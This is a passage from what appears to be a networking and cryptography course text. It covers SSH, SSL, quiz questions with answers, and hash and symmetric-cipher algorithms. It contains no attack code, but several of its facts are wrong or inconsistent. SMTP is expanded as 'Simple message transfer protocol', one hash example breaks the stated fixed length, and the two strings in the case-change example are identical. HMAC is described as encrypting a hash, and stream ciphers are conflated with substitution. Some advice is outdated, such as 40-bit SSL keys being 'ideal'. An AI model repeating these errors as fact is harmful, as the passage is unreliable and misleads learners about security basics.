Briefly, one should view the permissions in UNIX to know for whom it is readable, writeable, and executable. These permissions can be viewed by using either the nlist or dirinfo commands. The client must also be aware if the file being transported is a text file or any other kind of file. In general, the transfer mode should be set to ascii for text-only files, and to binary for all others (including .gif, .doc, and any executable files).

1.22 SSH (SECURE SHELL)

SSH (Secure Shell) is a program to log into another computer over a network, to execute commands in a remote machine, and to move files from one machine to another. It provides strong authentication and secure communications over insecure channels. It is intended as a replacement for rlogin, rsh, and rcp. Additionally, ssh provides secure X connections and secure forwarding of arbitrary TCP connections. Ssh protects against:

- a. IP spoofing, where a remote host sends out packets which pretend to come from another, trusted host. Ssh even protects against a spoofer on the local network, who can pretend he is your router to the outside.
- b. IP source routing, where a host can pretend that an IP packet comes from another, trusted host.
- c. DNS spoofing, where an attacker forges name server records
- d. Interception of cleartext passwords and other data by intermediate hosts.
- e. Manipulation of data by people in control of intermediate hosts
- f. Attacks based on listening to X authentication data and spoofed connection to the X11 server.

In other words, ssh never trusts the net; somebody hostile who has taken over the network can only force ssh to disconnect, but cannot decrypted or play back the traffic, or hijack the connection. All communications are encrypted using IDEA or one of several other ciphers (three-key triple-DES, DES, RC4-128, TSS, Blowfish). Encryption keys are exchanged using RSA, and

data used in the key exchange is destroyed every hour (keys are not saved anywhere). Every host has an RSA key which is used to authenticate the host when RSA host authentication is used. Encryption is used to protect against IP- spoofing; public key authentication is used to protect against DNS and routing spoofing. RSA keys are also used to authenticate hosts.

1.23 SSL

The Secure Sockets Layer (SSL) protocol, originally developed by Netscape, has become the universal standard on the Web for authenticating Web sites to Web browser users, and for encrypting communications between browser users and Web servers. Because SSL is built into all major browsers and Web servers, simply installing a digital certificate, or Server ID, enables SSL capabilities.

SSL server authentication allows users to confirm a Web server's identity. SSL-enabled client software, such as a Web browser, can automatically check that a server's certificate and public ID are valid and have been issued by a certificate authority (CA) - such as SafeScript - listed in the client software's list of trusted CAs. SSL server authentication is vital for secure e-commerce transactions in which users, for example, are sending credit card numbers over the Web and first want to verify the receiving server's identity.

An encrypted SSL connection requires all information sent between a client and a server to be encrypted by the sending software and decrypted by the receiving software, protecting private information from interception over the Internet. In addition, all data sent over an encrypted SSL connection is protected with a mechanism for detecting tampering - that is, for automatically determining whether the data has been altered in transit. This means that users can confidently send private data, such as credit card numbers, to a Web site, trusting that SSL keeps it private and confidential. Installed on your Web server, a Server ID is a digital credential that enables visitors using Web browsers to verify your site's authenticity and to communicate with it securely via SSL encryption.

1.23.1 How SSL Works

A customer contacts your site and accesses a secured URL: a page secured by a Server ID (indicated by a URL that begins with "https:" instead of just "http:" or by a message from the browser). Your server responds, automatically sending the customer your site's digital certificate, which authenticates your site.

Your customer's Web browser generates a unique "session key" to encrypt all communications with the site. The user's browser encrypts the session key itself with the site's public key so only the site can read the session key. A secure session is now established. It all takes only seconds and requires no action by the user. Depending on the browser, the user may see a key icon becoming whole or a padlock closing, indicating that the session is secure. Finally, 40-bit SSL (Secure Server) IDs are ideal for security-sensitive intranets, extranets, and low-volume Web sites. 128-bit SSL (Global Server) IDs are the standard for large-scale online merchants, banks, brokerages, health care organizations, and insurance companies worldwide.

1.24 SUMMARY

In completing this chapter, you should have developed a good understanding of the parts and functions of TCP/IP. This will help you better understand the material we will present in subsequent chapters. To better understand how data flows through the TCP/IP components, we reviewed the seven-layer OSI model and the four-layer DoD model and saw that data moves between layers during its journey from the application to the wire. We learned that, as data moves throughout the layers, header information is added (for transmission) or removed (for reception).

We then took a close look at the basic protocols that make up the TCP/IP suite. We found that ARP finds a computer's hardware address when the IP address is known. We learned that ICMP reports errors in the transmission of network data and that ICMP supports multicasting. The IP was found to be a connectionless protocol that operated at the layers between those concerned with physical transmission and those concerned with transport functions. We saw that IP can pass data to two transport protocols TCP for connection-oriented communication and UDP for connectionless communication. Finally, we saw that the data handled by TCP or UDP makes its way to and from the application through ports and sockets. We touched upon FTP and related commands for its usage. We also discussed SSH ,sockets for establishing three way handshake.

1.25 CHECK YOUR PROGRESS

1. Layered model of networking standard developed by ISO, is known as
2. De facto standard for internetworking is Protocol.
3. TCP/IP has layers compared to the Layers of model.
4. IP packets from one network to another are sent using.....
5. IP address comprises of ID and ID .
6. is used , in order to provide the flexibility of number of hosts, without wasting IP addresses.
7. Expand the following :-
 - a. CIDR
 - b. DNS
 - c. FQDN
 - d. ICMP
 - e. UDP
 - f. SMTP
 - g. POP3
 - h. IMAP
 - i. FTP

1.26 ANSWERS TO CHECK YOUR PROGRESS

1. OSI
2. TCP/IP
3. 5, 7, OSI

4. IP routing
5. Network, Host
6. Subnetting
7.
 - a. Classless inter domain routing
 - b. Domain name server
 - c. Fully qualified domain name
 - d. Internet control message protocol.
 - e. User datagram protocol
 - f. Simple message transfer protocol
 - g. Post office protocol version 3
 - h. Internet message access protocol
 - i. File transfer protocol

1.27 MODEL QUESTIONS

1. Briefly explain OSI model of Internetworking and function of the various layers.
2. Explain the purpose and type of subnetting
3. Explain the difference between TCP and UDP. Which network applications you feel, these protocols are best suited for?
4. Explain the sequence of three way handshake.
5. Briefly explain the functioning of Internet e-mail.

UNIT II: CRYPTOGRAPHY

2.1 LEARNING OBJECTIVES

After going through this unit, you will be able to understand:

- What is Cryptography?
- What is Hashing, Message Digest?
- What is Symmetric and Asymmetric Cryptographic algorithm?
- How Cryptography is used in secure applications?
- How encryption is implemented using hardware?
- What are digital certificates?
- What is PKI and how it is implemented?
- What is IPSec and how it is implemented?

2.2 WHAT IS CRYPTOGRAPHY?

An important means of protecting information is to scramble it so that even if attackers reach the data, they cannot read it. This scrambling is a process known as **Cryptography (taken from Greek word meaning hidden writing)**. Cryptography is the science of transforming information into a secure form so that it can be transmitted or stored and unauthorized persons cannot access it. Whereas Cryptography scrambles a message so that it cannot be viewed, steganography hides the existence of data. What appears to be a harmless image can contain hidden data, usually some types of messages, embedded within the image. Steganography takes the data, divides into smaller section, and hides it in unused portions of the file.




Figure 17: Data Hidden by steganography

Cryptography's origins date back centuries. One of the most famous ancient cryptographers was Julius Caesar. In message to his commanders, Caesar shifted each letter of his messages three places down in the alphabet, so that an A was replaced by a D, a B was replaced by E, and so forth. Changing the original text into a secret message using Cryptography is known as **encryption**. When Caesar's commanders received his messages, they reversed the process (such as substituting a D for an A) to change the secret message back to its original form. This is called **decryption**. Data that is in an unencrypted form is called **cleartext data**. Cleartext data is data that is either stored or transmitted- in the clear without any encryption.

TIP: Examples of encryption/decryption protocols are the wireless Wired Equivalent Privacy (WEP), Wi-Fi Protected Access 2(WPA2) and *presaredkey* (PSK) authentication. Cleartext data that is to be encrypted is called plaintext. Plaintext data is input into an encryption algorithm which consists of procedures based on a mathematical formula used to encrypt the data. A key is a mathematical value entered into the algorithm to produce ciphertext, or text that is scrambled. Just as a key into lock to open or secure a door, in Cryptography a unique mathematical key is input into the encryption algorithm to create the ciphertext. Once the cyphertext is transmitted or needs to be returned to clear text, the reverse process occurs with a decryption algorithm.




Figure 18: Cryptography process

TIP: Plaintext should not be confused with —plain text. Plain text is that has no formatting (such as bolding or underlining) applied.

2.3 CRYPTOGRAPHY AND SECURITY

Cryptography can provide basic security protection for information. This is because access to the algorithm keys can be limited. Cryptography can provide five basic protections:

- i. Cryptography can protect the confidentiality of information by ensuring that only authorized parties can view it. When private information, such as a list of new applicants to be hired, is transmitted across the internet or stored in a file server, its content can be encrypted, which allows only authorized individuals who have the algorithm key to see it.
- ii. Cryptography can protect the integrity of the information. Integrity ensures that the information is correct and no unauthorized or malicious software has altered that data. Because a ciphertext document requires that an algorithm key must be used in order to —open data the data before it can be changed, Cryptography can ensure its integrity. The list of new applicants to be hired, for example, can be protected so that names can be added or deleted.
- iii. Cryptography can help ensure the availability of the data so that authorized users (with the key) can access it. Instead of storing an important file on a hard drive that is then locked in a safe to prevent unauthorized individuals who have been given the key. The list of new applicants could be stored on a network server and availability to the Director of Human resources for review because she has the algorithm key.
- iv. Cryptography can verify the authentication of the sender. A list of new applicants to be hired that seems to come from a manager, yet in reality was sent by an imposter, can be prevented by using specific types of Cryptography.
- v. Cryptography can enforce non-repudiation. Repudiation is defined as denial; non-repudiation is the inability to deny. In information technology, non-repudiation is the process of proving that a user performed an action, such as sending an e-mail message or a specific document. Non-repudiation prevents an individual from fraudulently —renegingl on an action. The non-repudiation features of Cryptography can prevent a manager from claiming they never received the list of new applicants to be hired.

TIP: A practical example of nonrepudiation is an individual who orders merchandise and has it shipped to his house, where he signs a receipt confirming its delivery. If he later claims that he never received the goods, the vendor can provide the signed receipt in order to negate the denial.

The security protections afforded by Cryptography are summarized in table below.

Characteristic	Description	Protection
Confidentiality	Ensures that only authorized parties can view the information	Encrypted information can only be viewed by those who have been provided the key
Integrity	Ensures that the information is correct and no unauthorized person or malicious software has altered that data	Encrypted information cannot be changed except by authorized users who have the key
Availability	Ensures that data is accessible to authorized users	Authorized users are provided the decryption key to access the information
Authenticity	Provides proof of the genuineness of the user	Cryptography can prove that the sender was legitimate and not an imposter
Nonrepudiation	Proves that a user performed an action	Cryptographic nonrepudiation prevents an individual from fraudulently denying they were involved in a transaction

Figure 19: Information protection by Cryptography

2.4 CRYPTOGRAPHIC ALGORITHMS

There are three categories of cryptographic algorithms. These are known as hash algorithms, symmetric encryption algorithms, and asymmetric encryption algorithms.

2.4.1 Hash Algorithm

The most basic type of cryptographic algorithm is a hash algorithm. Hashing is a process for creating a unique digital fingerprint for a set of data. This fingerprint, called a hash (sometimes called a one-way hash or digest) represents the contents. Although hashing is considered a cryptographic algorithm, its purpose is not to create a ciphertext that can later be decrypted. Instead hashing is —one-wayl in that its contents cannot be used to reveal the original set of data. Hashing is primarily used for comparison purposes. A hash that is created from a set of data cannot be reversed. For example, if 12,345 is multiplied by 143, the result is 1,765,335. If the number 1,765,335 was given to a user, and the user was asked to determine the two original numbers to create 1,765,335, it would be virtually impossible to —work backwardl and derive the original numbers. This is because there are too many mathematical possibilities. Hashing is similar in that is used to create a value, yet it is not possible to work —backwardl to determine the original set of data. A practical example of hash algorithm is used with some automated teller machine (ATM) cards. A bank customer has a personal identification number (PIN) of 93542. This number is hashed and the result is permanently stored on a magnetic stripe on the back of the ATM card. When visiting an ATM, the customer is asked to insert the card and then enter the PIN on a keypad. ATM takes the PIN entered and hashes it with the same algorithm used to create the hash stored on the card. If the two values match, then the user can access the ATM. Hashing with ATMs is shown below in picture.




Figure 20: Hashing at an ATM

Hashing algorithm is considered secure if it has these characteristics

- i. **Fixed size:** A hash of a short set of data should produce the same size as a hash of a long set of data. For example, a hash of the single letter **a** is 86be7afa339d0fc7cfc785e72f578d33, while a hash of 1 million occurrences of the letter **a** is 4a7f5723f954eba1216c9d8f6320431f,, the same length
- ii. **Unique:** Two different sets of data cannot produce the same hash, which is known as a collision. Changing a single letter in one data set should produce an entirely different hash. For example, a hash of Today is Sunday is 8b9872b8ea83df7152ec0737d46bb951 while the hash of Today is Sunday(changing the initial S to s) is 4ad5951de752ff7f579a86bfafc2c.
- iii. **Original:** It should be impossible to produce a data set that has a desired or predefined hash.
- iv. **Secure:** The resulting hash cannot be reversed in order to determine the original plaintext

Hashing is used to determine the integrity of a message or contents of a file. In this case, the hash serves as a check to verify that the original contents have not been changed. For example, when an e-mail message is created, a hash can also be created based on the message contents. The message and the hash are transmitted to the recipient, or the hash is posted where the reader can retrieve it. Upon receiving the message, the same hash is generated again on the message. If the original hash is the same as the new hash, then the message has not been altered. However, if an attacker performs a man-in-middle attack to intercept and change the message, the hash values will not match. Using hashing for protecting against man-in-the-middle attacks as shown in figure below.




Figure 21: Man-in-the-middle attack defeated by Hashing

A variation that provides improved security is the **Hashed Message Authentication Code (HMAC)**. HMAC begins with a shared secret key that is in the possession of both the sender and receiver. The sender creates a hash and then encrypts that hash with the key before transmitting it with original data. The receiver uses their key to decrypt the hash and then creates their own hash of the data, comparing the two values. HMAC is widely used by Internet security protocols to verify the integrity of transmitted data during secure communications. Hash values are often posted on download sites in order to verify the integrity of files that can be downloaded. Hashing can be used to verify the integrity of data. The protections provided by hashing are given in the below table.

Table 5: Information protections by hashing cryptography

Characteristic	Protection?
Confidentiality	No
Integrity	Yes
Availability	No
Authenticity	No
Non repudiation	N

The Most common hash algorithms are Message Digest, Secure hash Algorithm. Whirlpool, RIPEMD, and password hashes.

2.4.2 Message Digest (MD)

One common hash algorithm is the **Message Digest (MD)** algorithm, which has three versions. Message Digest 2 (MD2) takes plaintext of any length and creates a hash 128 bits long. MD2 begins by dividing the message into 128 bit sections. If the message is fewer than 128 bit, data known as padding is added. For example, if a 10-byte message is abcdefghij, MD2 would pad the message to make it abcdefghij666666 to create a length of 16 bytes (128 bits). The padding is always the number of bytes that must be added to create a length of 16 bytes; in this example, 6 is the padding because 6 more bytes had to be added to the 10 original bytes. After padding, a 16-byte checksum is appended to the message. Then the entire string is processed to create a

128 bit hash. MD2 was developed in 1989 and was optimized to run on Intel-based computers that processed 8 bit at a time. MD2 is considered too slow today and is rarely used.

2.4.3 Message Digest 4

(MD4) was developed in 1990 for computers that processed 32 bits at a time. Like MD2, MD4 takes plaintext and creates a hash of 128 bits. The plaintext message itself is padded to a length of 512 bits instead of 128 bits. The plaintext message itself is padded to a length of 512 bits instead of 128 bits as with MD2. Flaws in the MD4 hash algorithm have prevented this MD from being widely accepted.

2.4.4 Message Digest 5 (MD5)

A revision of MD4, was created the following year and designed to address MD4's weaknesses. Like MD4, the length of a message is padded to 512 bits. The hash algorithm then uses four variables of 32 bits each in a round-robin fashion to create a value that is compressed to generate the hash. Weaknesses have been revealed in the compression function that could lead to collisions, so some security experts recommend that a more secure hash algorithm be used instead.

Note: The TCP/IP protocol Simple Network Management Protocol (SNMP) version 3 default protocol is MD5.

2.4.5 Secure Hash algorithm (SHA)

A more secure hash than MD is the Secure Hash algorithm (SHA). Like MD, the SHA is a family of hashes. The first version was SHA-0, yet due to a flaw it was withdrawn shortly after it was first released. Its successor, SHA-1, is patterned after MD4 and MD5, but creates a hash that is 160 bit in length instead of 128 bits. SHA pads messages of fewer than 512 bits with zeros and an integer that describes the original length of the message. The padded message is then run through the SHA algorithm to produce the hash.

Note: SHA-1 was developed in 1993 by the U.S. National Security Agency (NSA) and the National Institute of Standards and Technology (NIST). The other hashes are known as SHA-2, SHA-2 actually is composed of four variations, known as SHA-224, SHA-256, SHA-384 and SHA-512 (the number following SHA indicates the length in bits of the hash that is generated). SHA-2 is considered to be a secure hash. To date, there have been no weaknesses identified with it.

Note: In 2007, an open competition for new SHA-3 hash was announced. Of the 51 entries that were accepted to Round 1 of the competition, only 14 were selected for Round 2 (one of the entries rejected was a new MD6). In late 2010, five finalists were announced for the final round 3, with the new standard expected to appear by 2012.

2.4.6 Whirlpool

Whirlpool is a relatively recent cryptographic hash function that has received international recognition and adoption by standards organizations, including the International Organization for Standardization (ISO). Named after the first galaxy recognized to have a spiral structure, it

creates a hash of 512 bits. Whirlpool is being implemented in several new commercial cryptography applications.

TIP: According to creators, Whirlpool will not be patented and can be freely used for any purpose.

2.4.7 RACE Integrity Primitives Evaluation Message Digest (RIPEMD)

Another hash was developed by the Research and Development and Advanced Communications technologies (RACE) organization, which is affiliated with the European Union (EU). RIPEMD stands for RACE Integrity Primitives Evaluation Message Digest, which was designed after MD4. The primary design feature of RIPEMD is two different and independent parallel chains of computation, the results of which are then combined at the end of the process. RIPEMD has several versions and all based on the length of the hash created. RIPEMD-128 is a replacement for the original RIPEMD and is faster than RIPEMD-160. RIPEMD-256 and RIPEMD-320 reduce the risk of collisions, yet do not provide any higher levels of security.

2.5 PASSWORD HASHES

Another use for hashes is in strong password. When a password for an account is created, the password is hashed and stored. When a user enters her password to log in, that password is likewise hashed and compared with the stored hashed version; if the two hashes match, then the user is authorized. Microsoft Windows operating systems hash password in two ways. The first is known as the LM (LAN Manager) hash. The LM hash is not actually a hash, because a hash is a mathematical function used to fingerprint the data. The LM hash instead uses a cryptography one-way function (OWF): instead of encrypting the password with another key, the password itself is the key. The LM hash is considered a very weak function for storing password. First, the LM hash is not case sensitive, meaning that there is no difference between uppercase (A) and lowercase (a). This significantly reduces the character set that an attacker must use. Second, the LM hash splits all password into two 7-character parts. If the original password is fewer than 14 characters, it simply pads the parts; if it is longer, the extra characters are dropped. This means that an attacker attempting to break an LM hash must only break two 7-character passwords from a limited character set. To address the security issues in the LM hash, Microsoft introduced the NTLM (New Technology LAN Manager) hash. Unlike the LM hash, the NTLM hash does not limit stored password to two 7-character parts. In addition, it is case sensitive and has larger character set of 65,535 characters. The original version of NTLM uses a weak cryptographic function and does not support more recent cryptographic methods; Microsoft recommends that it should not be used. The current version is NTLMv2 and uses HMAC with MD5. It is considered a much stronger hashing algorithm.

The salt, along with the number of “rounds” (iterations) used with the salt, is stored along with the “salted” password hash.

2.6 SYMMETRIC CRYPTOGRAPHIC ALGORITHMS

The original cryptographic algorithms for encrypting and decrypting documents are symmetric cryptographic algorithms. These include the Data Encryption Standard, Triple Data Encryption Standard, Advanced Encryption Standard, and several other algorithms.

2.6.1 Understanding Symmetric Algorithms

Symmetric cryptographic algorithms use the same shared single key to encrypt and decrypt a document. Unlike hashing in which the hash is not intended to be decrypted, symmetric algorithms are designed to encrypt and decrypt the cipher text; a document encrypted with a symmetric cryptographic algorithm by Bob will be decrypted when received by Alice. It is therefore essential that the key be kept confidential, because if an attacker obtained the key, he could read all the encrypted documents. For this reason, symmetric encryption is also called Private Key cryptography. Symmetric encryption is illustrated in Figure 22 where identical keys are used to encrypt and decrypt a document.




Figure 22: Symmetric (Private Key) Cryptography

Symmetric algorithms, like other types of cryptographic algorithms, can be classified into two categories based on the amount of data that is processed at a time. The first category is known as a stream cipher. A **stream cipher** takes one character and replaces it with one character, as shown in Figure 23.

A B C D E F G H I J K L M N O P Q R S T U V W X Y Z — Plaintext letters
 Z Y X W V U T S R Q P O N M L K J I H G F E D C B A — Substitution letters




Figure 23: Stream Cipher

Note: The Wireless Wired Equivalent Privacy (WEP) protocol is a stream cipher.

The simplest type of stream cipher is a substitution cipher. Substitution ciphers simply substitute one letter or character for another as shown in below given Figure 24. Sometimes known as mono alphabetic substitution cipher, stream cipher can be easy to break. A homo alphabetic substitution cipher maps a single plaintext character to multiple ciphertext characters.




Figure 24: Transposition Cipher

With most symmetric ciphers, the final step is to combine the cipher stream with the plaintext to create the ciphertext which is shown in Figure 25 below.




Figure 25: Combine Cipher

The process of accomplished through the exclusive OR (XOR) binary logic operations because all encryption occurs in binary. XOR is used to combine two streams of bits into one with a modified addition process. If two corresponding bits to be added are the same, the result is 0; if the bits are different, the result is a 1. Instead of combining the cipher stream with the plain text, a variation is to create a truly random key (called a pad) to be combined with the plain text. This is known as a one-time pad (OTP). If the pad is a random string of numbers that is kept secret and not reused, then an OTP can be considered secure.

OTPs are rarely used and are more theoretical than practical

2.6.2 Block Cipher

